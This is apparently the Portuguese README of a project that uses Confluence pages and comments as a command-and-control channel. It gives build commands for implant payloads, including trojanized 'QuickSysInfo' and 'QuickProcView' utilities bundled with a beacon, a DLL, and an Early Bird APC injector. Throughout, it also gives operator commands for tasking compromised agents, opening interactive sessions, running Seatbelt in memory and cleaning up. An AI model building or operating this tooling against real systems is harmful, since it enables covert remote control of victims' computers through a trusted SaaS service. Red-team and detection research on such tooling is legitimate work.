 dagowda/confluencec2
Este é um projeto que tem como objetivo transformar qualquer outro produto SaaS em um C2; o Confluence é apenas o começo.
Autor: Dhanush Arvind
Python 3.8+ com requests:
pip install requests
Conta do Confluence Cloud com um token de API (gerar em https://id.atlassian.com/manage-profile/security/api-tokens), ou credenciais do Confluence Server
MinGW GCC qualquer um dos dois:
x86_64-w64-mingw32-gcc (sudo apt install gcc-mingw-w64-x86-64), oupython c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
Salve o Page ID da saída — você precisa dele para tudo abaixo.
Para usar um título personalizado:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
Execute configure.py para incorporar suas credenciais do Confluence e o ID da página no código-fonte do chamador:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| Argumento | Obrigatório | Descrição |
|---|---|---|
--url | Sim | URL base do Confluence |
--email | Sim | E-mail da conta do Confluence |
--api-token | Sim | Token de API do Confluence |
--page-id | Sim | ID da página do Passo 1 |
--sleep | Não | Intervalo do beacon em milissegundos (padrão: 10000) |
--output | Não | Diretório de saída (padrão: build) |
--no-wiki-prefix | Não | Ignorar o prefixo /wiki (para Confluence Server) |
--compile | Não | Compilar automaticamente se o gcc estiver no PATH |
No PowerShell:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
Substitua /mnt/c/path/to/build pelo caminho WSL real para o diretório de build do seu projeto.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
Após a compilação manual, copie os binários para payloads/:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
Ambos os arquivos devem estar no mesmo diretório:
cd payloads
earlybird_inject.exe
Ambos os arquivos devem estar no mesmo diretório:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
Abra http://127.0.0.1:8443 no seu navegador.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
Abra a aba Console. Selecione o modo Page Body ou Comment. Digite o comando, selecione o agente de destino e clique em Send.

Navegue até a página do C2 e publique um comentário:
[cmd] whoami
Direcione um agente específico:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
Ou via Web GUI: abra a aba Cleanup e clique no botão de limpeza.








